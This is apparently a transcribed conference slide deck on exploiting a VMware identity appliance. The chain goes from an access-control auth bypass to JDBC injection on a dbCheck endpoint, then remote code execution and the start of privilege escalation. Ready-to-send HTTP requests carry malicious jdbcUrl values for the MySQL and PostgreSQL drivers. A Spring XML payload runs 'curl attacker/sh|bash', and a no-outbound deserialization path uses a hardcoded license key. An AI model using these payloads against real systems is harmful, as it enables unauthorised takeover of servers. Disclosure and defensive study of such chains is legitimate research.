
`/SAAS/API/1.0/REST/oauth2/generateActivationToken/acs`

1



# Access Control Service Auth Bypass

After exploiting this vulnerability, the attacker just uses a client\_credentials grant for a complete authentication bypass!



# Access Control Service Auth Bypass

After exploiting this vulnerability, the attacker just uses a client\_credentials grant for a complete authentication bypass!




# Access Control Service Auth Bypass

After exploiting this vulnerability, the attacker just uses a client\_credentials grant for a complete authentication bypass!






# Access Control Service Auth Bypass



# Java Database Connectivity (JDBC)

- The Java API used to connect to different database technologies.
- JSR-221 specifies the API and states that
- drivers must implement `java.sql.Driver`.
- Increases attacker surface for attackers.



# DBConnectionCheckController JDBC Injection

The class is mapped to dbCheck and removes CSRF protection!

```
@Controller
@RequestMapping("/{system/dbCheck"})
public class DBConnectionCheckController
extends BaseController
implements IgnoreCsrfHandling
{
```



# DBConnectionCheckController JDBC Injection

The dbCheck method is exposed via a POST request, expecting a jdbcUrl

```
    @RequestMapping(method = {RequestMethod.POST}, produces = {"application/json"})
    @ProtectedApi(resource = "vrn:tnts:*", actions = {"tnts:read"})
    @ResponseBody
    public RESTResponse dbCheck(@RequestParam(value = "jdbcUrl", required = true) String jdbcUrl, ...)
    throws MyOneLoginException {
        //...
        driverVersion = this.dbConnectionCheckService.checkConnection(jdbcUrl, dbUsername, encryptedPwd);

        //...
    }
```

# DBConnectionCheckController JDBC Injection

Input leads directly to DriverManager.getConnection sink!

```
public Connection getConnection(String jdbcUrl, String username, String password) throws
SQLException {
    try {
        return DriverManager.getConnection(jdbcUrl, username, password);
    } catch (Exception ex) {
        //...
    }
}
```

# Exploiting JDBC Injection

Several attacks against JDBC have been documented


- MySQL Driver Deserialization of Untrusted Data
- MySQL Driver Load Data Infile File Disclosure
- PostgreSQL Driver socketFactory/sslFactory Unsafe Unmarshalling
- PostgreSQL Driver loggerLevel/loggerFile Arbitrary File Write
- H2 Driver create alias/trigger Code Injection
- DB2 Driver /JCR Connector JNDI Injection
- Apache Derby Driver Deserialization of Untrusted Data
- MySQL Fabric Driver XXE



# Exploiting JDBC Injection

## JDBC Injection is the new JNDI Injection

- ✓ MySQL Driver Deserialization of Untrusted Data
- ✓ MySQL Driver Load Data Infile File Disclosure
- ✓ PostgreSQL Driver socketFactory/sslFactory Unsafe Reflection
- ✓ PostgreSQL Driver loggerLevel/loggerFile Arbitrary File Write
- ~~H2 Driver create alias/trigger Code Injection~~
- ~~DB2 Driver /JCR Connector JNDI Injection~~
- ~~Apache Derby Driver Deserialization of Untrusted Data~~
- ~~MySQL Fabric Driver XXE~~



# Exploiting JDBC Injection

Leveraging the MySQL Driver for Deserialization of Untrusted Data

```
Request
Pretty Raw Hex Hackvector Authentication Bypass
1 POST /SAAS/API/1.0/REST/system/dbCheck HTTP/1.1
2 Host: target
3 Cookie: HZN=eyJ0eXAiOiJKV1QiLCJhbGciOi...
```

**Outbound request to the attacker**

```
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 209
6
7 jdbcUrl=
  jdbc:mysql://attacker:3306/pocdb?characterEncoding=utf8%26useSSL=false%26statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor%26autoDeserialize=true&dbUsername=&dbPassword=
8
```

# Exploiting JDBC Injection

Leveraging the PostgreSQL Driver for Unsafe Unmarshalling

**Request**

Pretty Raw Hex Hackvortor

Authentication Bypass

Outbound request to the attacker

Not required to be valid

```
1 POST /SAAS/API/1.0/REST/system/dbCheck HTTP/1.1
2 Host: target
3 Cookie: HZN=eyJ0eXAiOiJKV1QiLCJhbGciOi...
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 193
6
7 jdbcUrl=
  jdbc:postgresql://blah:1337/saas?socketFactory=org.springframework.context.support.FileSystemXmlApplicationContext%26socketFactoryArg=http://attacker/poc.xml&
  dbUsername=&dbPassword=
8
```

# Exploiting JDBC Injection

GET /poc.xml HTTP/1.1  HTTP/1.1 200

```
<beans xmlns="..." xmlns:xsi="..." xsi:schemaLocation="...">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
        <value>bash</value>
        <value>-c</value>
        <value><![CDATA[curl attacker/sh|bash]]></value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```



CommonsBeanUtils1  
gadget available ✓

Requires no outbound  
network access ✗

Can we do better?

# Exploiting JDBC Injection

LicenseChecker constructor calls setState with a controlled string

```
public LicenseChecker(final String s) {
    this(s, true);
}

public LicenseChecker(final String state, final boolean validateExpiration) {
    this._handle = new LicenseHandle();
    if (state != null) {
        this._handle.setState(state);
    }
    this._validateExpiration = validateExpiration;
}
```



# Exploiting JDBC Injection

setState calls MyBase64.decode and deserialize

```
public void setState(String var1) {  
    if (var1 != null && var1.length() >= 1) {  
        try {  
            byte[] var2 = MyBase64.decode(var1);  
            if (var2 != null && this.deserialize(var2)) {  
                this._state = var1;  
                this._isDirty = false;  
            }  
        } catch (Exception var3) {  
            //...  
        }  
    }  
}
```

# Exploiting JDBC Injection


deserialize calls deserialize\_v2

```
private boolean deserialize(byte[] var1) {  
    //...  
    try {  
        ByteArrayInputStream var2 = new ByteArrayInputStream(var1);  
        DataInputStream var3 = new DataInputStream(var2);  
        int var4 = var3.readInt();  
        switch(var4) {  
            case -889267490:  
                return this.deserialize_v2(var3);  
        }  
    }  
    //...  
}
```

# Exploiting JDBC Injection

deserialize\_v2 calls decrypt with a fixed key and then **readObject**

```
private boolean deserialize_v2(DataInputStream var1) throws IOException {  
    byte[] var2 = Encrypt.readByteArray(var1);  
    //...  
    byte[] var3 = Encrypt.decrypt(var2, new String(keyBytes_v2));  
    //...  
    ByteArrayInputStream var4 = new ByteArrayInputStream(var3);  
    ObjectInputStream var5 = new ObjectInputStream(var4);  
    this._htEvalStart = (Hashtable)var5.readObject();  
    //...  
}
```



# Exploiting JDBC Injection


Leveraging the PostgreSQL Driver for Deserialization of Untrusted Data

**Request** Authentication Bypass

Pretty Raw Hex Hackvertor

```
1 POST /SAAS/API/1.0/REST/system/dbCheck HTTP/1.1
2 Host: target
3 Cookie: HZN=eyJ0eXAiOiJKV1QiLCJhbGciOi...
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 209
6
7 jdbcUrl=
  jdbc:postgresql://pwn:1337/saas?socketFactory=com.vmware.licensecheck.LicenseCh
  ecker%26socketFactoryArg=yv7a3gA...&dbUsername=&dbPassword=
8
```

Encrypted and Base64 encoded and then URL encoded twice



CommonsBeanUtils1  
gadget available ✓

Requires no outbound  
network access ✓

Yes, we can do  
better!







# Privilege Escalation

We have RCE as the horizon user, but we want root access! First stop, sudoers

```
root@target [ ~ ]# cat /etc/sudoers
...
horizon ALL = NOPASSWD: /usr/local/horizon/scripts/horizonService.sh, \
...
/usr/local/horizon/scripts/gatherConfig.hzn, \
...
/usr/local/horizon/scripts/publishCaCert.hzn, \
...
/opt/vmware/certproxy/bin/certproxyService.sh
```

# Privilege Escalation - publishCaCert.hzn

This script will make an input file readable/writable by the owner!

